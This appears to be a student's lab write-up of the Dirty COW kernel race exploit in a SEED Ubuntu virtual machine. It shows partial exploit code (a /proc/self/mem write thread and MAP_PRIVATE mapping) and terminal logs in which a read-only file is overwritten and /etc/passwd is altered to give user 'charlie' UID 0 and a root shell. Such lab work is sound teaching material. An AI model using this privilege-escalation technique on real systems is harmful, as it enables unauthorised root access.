

## Dirty Cow

### Task 1: Modify a Dummy Read-Only File

Create a Dummy File


Create Dummy File in root directory

Change permissions to read only for normal users

Use gedit to edit the doc

Check its permissions


Attempt to add without sudo(as normal user)



```
[12/19/2021 13:06] seed@ubuntu:~$ cd /
[12/19/2021 13:10] seed@ubuntu:/ $ sudo touch /zzz
[sudo] password for seed:
[12/19/2021 13:11] seed@ubuntu:/ $ sudo chmod 644 /zzz
[12/19/2021 13:12] seed@ubuntu:/ $ sudo getit /zzz
sudo: getit: command not found
[12/19/2021 13:12] seed@ubuntu:/ $ sudo gedit /zzz


[12/19/2021 13:14] seed@ubuntu:/ $
[12/19/2021 13:14] seed@ubuntu:/ $
[12/19/2021 13:14] seed@ubuntu:/ $ cat /zzz
1111112222233333
[12/19/2021 13:14] seed@ubuntu:/ $ ls -l /zzz
/zzz
[12/19/2021 13:15] seed@ubuntu:/ $ ls -l /zzz
-rw-r--r-- 1 root root 19 Dec 19 13:13 /zzz
[12/19/2021 13:15] seed@ubuntu:/ $ echo 99999 > /zzz
bash: /zzz: Permission denied
[12/19/2021 13:15] seed@ubuntu:/ $
```

## Gedit work



Setting up the threads:

Honestly just download the code for changing the password and highlighted the changes



Failed to attach the USB device SanDisk Corp. Cruzer Edge [0100] to the virtual machine VBOX2.

```
DirtyCowDummy.c (-) - gedit
*****/
/* cow_attack_passwd.c (the write thread) */
void *writeThread(void *arg)
{
    char *content = "*****";
    off_t offset = (off_t) arg;

    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);
        // Write to the memory.
        write(f, content, strlen(content));
    }
}

*****
* Listing 8.4: The madvise thread
*****
/* cow_attack_passwd.c (the madvise thread) */
void *madviseThread(void *arg)
{
    C Tab Width: 8 Ln 136, Col 16 INS
```

Type here to search 64°F Sunny 1:32 PM 12/19/2021

Failed to attach the USB device SanDisk Corp. Cruzer Edge [0100] to the virtual machine VBOX2.

```
Terminal
/* cow_attack_passwd.c (the main thread) */
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Open the target file in the read-only mode.
    int f=open("/zzz", O_RDONLY);


    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);
    -- INSERT --
107,19 63%
```

openssl\_1.0.1.orig.tar.gz openssl\_1.0.1-4ubuntu5.11.debian.tar.gz openssl\_1.0.1-4ubuntu5.11.dsc

"DirtyCowDummy.c" selected (3.9 kB)

Type here to search 64°F Sunny 1:38 PM 12/19/2021

After some debugging I also found I needed to declare the threads in C fashion.



Failed to attach the USB device SanDisk Corp. Cruzer Edge [0100] to the virtual machine VBOX2.


```
Terminal
a.out: command not found
[12/19/2021 13:43] seed@ubuntu:~$ vi DirtyCowDummy.c
[12/19/2021 13:45] seed@ubuntu:~$ vi DirtyCowDummy.c
[12/19/2021 13:45] seed@ubuntu:~$ gcc DirtyCowDummy.c -lpthread
DirtyCowDummy.c: In function 'main':
DirtyCowDummy.c:27:31: error: 'madviseThread' undeclared (first use in this function)
DirtyCowDummy.c:27:31: note: each undeclared identifier is reported only once for each function it appears in
DirtyCowDummy.c:28:31: error: 'writeThread' undeclared (first use in this function)
[12/19/2021 13:45] seed@ubuntu:~$ vi DirtyCowDummy.c
[12/19/2021 14:07] seed@ubuntu:~$ gcc DirtyCowDummy.c -lpthread
DirtyCowDummy.c: In function 'main':
DirtyCowDummy.c:27:31: error: 'madviseThread' undeclared (first use in this function)
DirtyCowDummy.c:27:31: note: each undeclared identifier is reported only once for each function it appears in
DirtyCowDummy.c:28:31: error: 'writeThread' undeclared (first use in this function)
[12/19/2021 14:07] seed@ubuntu:~$ vi DirtyCowDummy.c
[12/19/2021 14:24] seed@ubuntu:~$ gcc DirtyCowDummy.c -lpthread
[12/19/2021 14:24] seed@ubuntu:~$ a.out
```

Examples openssl\_1.0.1.orig.tar.gz openssl\_1.0.1-4ubuntu5.11.debian.tar.gz

Type here to search 64°F 2:26 PM 12/19/2021

I exited with control + C and cat'd the file to see the exploit worked

Replacing 222222 with \*\*\*\*\*.



Failed to attach the USB device SanDisk Corp. Cruzer Edge [0100] to the virtual machine VBOX2.

```
Terminal
[12/19/2021 13:45] seed@ubuntu:~$ gcc DirtyCowDummy.c -lpthread
DirtyCowDummy.c: In function 'main':
DirtyCowDummy.c:27:31: error: 'madviseThread' undeclared (first use in this function)
DirtyCowDummy.c:27:31: note: each undeclared identifier is reported only once for each function it appears in
DirtyCowDummy.c:28:31: error: 'writeThread' undeclared (first use in this function)
[12/19/2021 13:45] seed@ubuntu:~$ vi DirtyCowDummy.c
[12/19/2021 14:07] seed@ubuntu:~$ gcc DirtyCowDummy.c -lpthread
DirtyCowDummy.c: In function 'main':
DirtyCowDummy.c:27:31: error: 'madviseThread' undeclared (first use in this function)
DirtyCowDummy.c:27:31: note: each undeclared identifier is reported only once for each function it appears in
DirtyCowDummy.c:28:31: error: 'writeThread' undeclared (first use in this function)
[12/19/2021 14:07] seed@ubuntu:~$ vi DirtyCowDummy.c
[12/19/2021 14:24] seed@ubuntu:~$ gcc DirtyCowDummy.c -lpthread
[12/19/2021 14:24] seed@ubuntu:~$ a.out
^C
[12/19/2021 14:27] seed@ubuntu:~$ cat /zzz
111111*****333333
[12/19/2021 14:28] seed@ubuntu:~$
```

Examples openssl\_1.0.1.orig.tar.gz openssl\_1.0.1-4ubuntu5.11.debian.tar.gz

Type here to search 64°F Sunny 2:28 PM 12/19/2021

Task 2: Modify the Password File to Gain the Root Privilege



This is /etc/passwd after adduser charlie

Failed to attach the USB device SanDisk Corp. Cruzer Edge [0100] to the virtual machine VBOX2.


```
Terminal
messagebus:x:102:105::/var/run/dbus:/bin/false
colord:x:103:108:colord colour management daemon,,,:/var/lib/colord:/bin/false
lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:105:114::/nonexistent:/bin/false
avahi-autoipd:x:106:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false
kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/
sh
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123::/home/saned:/bin/false
seed:x:1000:1000:Seed,,,:/home/seed:/bin/bash
mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false
bind:x:116:126::/var/cache/bind:/bin/false
snort:x:117:127:Snort IDS:/var/log/snort:/bin/false
ftp:x:118:128:ftp daemon,,,:/srv/ftp:/bin/false
telnetd:x:119:129::/nonexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin
charlie:x:1001:1002::,/home/charlie:/bin/bash
```

42,1 Bot

Examples openssl\_1.0.1.orig.tar.gz openssl\_1.0.1-4ubuntu5.11.debian.tar.gz

Type here to search 64°F Sunny 2:38 PM 12/19/2021

## Adduser commandline + first run



## Resulting Charlie File

Failed to attach the USB device SanDisk Corp. Cruzer Edge [0100] to the virtual machine VBOX2.

```
Terminal
daemon@ubuntu: /home/seed
messagebus:x:102:105::/var/run/dbus:/bin/false
colord:x:103:108:colord colour management daemon,,,:/var/lib/colord:/bin/false
lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:105:114::/nonexistent:/bin/false
avahi-autoipd:x:106:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false
kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/
sh
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123::/home/saned:/bin/false
seed:x:1000:1000:Seed,,,:/home/seed:/bin/bash
mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false
bind:x:116:126::/var/cache/bind:/bin/false
snort:x:117:127:Snort IDS:/var/log/snort:/bin/false
ftp:x:118:128:ftp daemon,,,:/srv/ftp:/bin/false
telnetd:x:119:129::/nonexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin
charlie:x:0001:1002::,/home/charlie:/bin/bash
42,12 Bot
deviantart.ca.g
openssl_1.0.1-
4ubuntu5.11.dsc
```

Windows taskbar: Type here to search, 64°F Sunny, 2:48 PM 12/19/2021

Forgot to turn a 1 to so I turned Charlie in a daemon. I'll rerun that with 0001 be Charlie's search string



New code highlighted sections are changes

Failed to attach the USB device SanDisk Corp. Cruzer Edge [0100] to the virtual machine VBox2.

```
daemon@ubuntu: /home/seed
char *position = strstr(map, "charlie:x:0001");

// We have to do the attack using two threads.
pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
pthread_create(&pth2, NULL, writeThread, position);

// Wait for the threads to finish.
pthread_join(pth1, NULL);
pthread_join(pth2, NULL);
return 0;
}

/*****
 * Listing 8.3: The write thread
 *****/

/* cow_attack_passwd.c (the write thread) */

void *writeThread(void *arg)
{
    char *content= "charlie:x:0000";
    off_t offset = (off_t) arg
```

openssl\_1.0.1-4ubuntu5.11.dsc

49,29 52%

Type here to search 64°F Sunny 2:51 PM 12/19/2021

## Charlie is changed to root privileges with second Dirty Cow Exploit

Failed to attach the USB device SanDisk Corp. Cruzer Edge [0100] to the virtual machine VBOX2.

```
Terminal
root@ubuntu: /home/seed

[12/19/2021 14:43] seed@ubuntu:~$ gcc DirtyCowDummy.c -lpthread
[12/19/2021 14:44] seed@ubuntu:~$ a.out
^C
[12/19/2021 14:45] seed@ubuntu:~$ su charlie
Password:
daemon@ubuntu:/home/seed$ id
uid=1(daemon) gid=1002(charlie) groups=1(daemon),1002(charlie)
daemon@ubuntu:/home/seed$ su seed
Password:
[12/19/2021 14:46] seed@ubuntu:~$ sudo /etc/passwd
sudo: /etc/passwd: command not found
[12/19/2021 14:47] seed@ubuntu:~$ sudo vi /etc/passwd
[12/19/2021 14:48] seed@ubuntu:~$ vi DirtyCowDummy.c
[12/19/2021 14:52] seed@ubuntu:~$ ggg DirtyCowDummy.c -lpthread
No command 'ggg' found, did you mean:
Command 'gtg' from package 'gtg' (universe)
Command 'gpg' from package 'gnupg' (main)
ggg: command not found
[12/19/2021 14:52] seed@ubuntu:~$ gcc DirtyCowDummy.c -lpthread
[12/19/2021 14:52] seed@ubuntu:~$ a.out
^C
[12/19/2021 14:53] seed@ubuntu:~$ su charlie
Password:
root@ubuntu:/home/seed#
```

openssl\_1.0.1-4ubuntu5.11.dsc

64°F Sunny 2:53 PM 12/19/2021

Mission Complete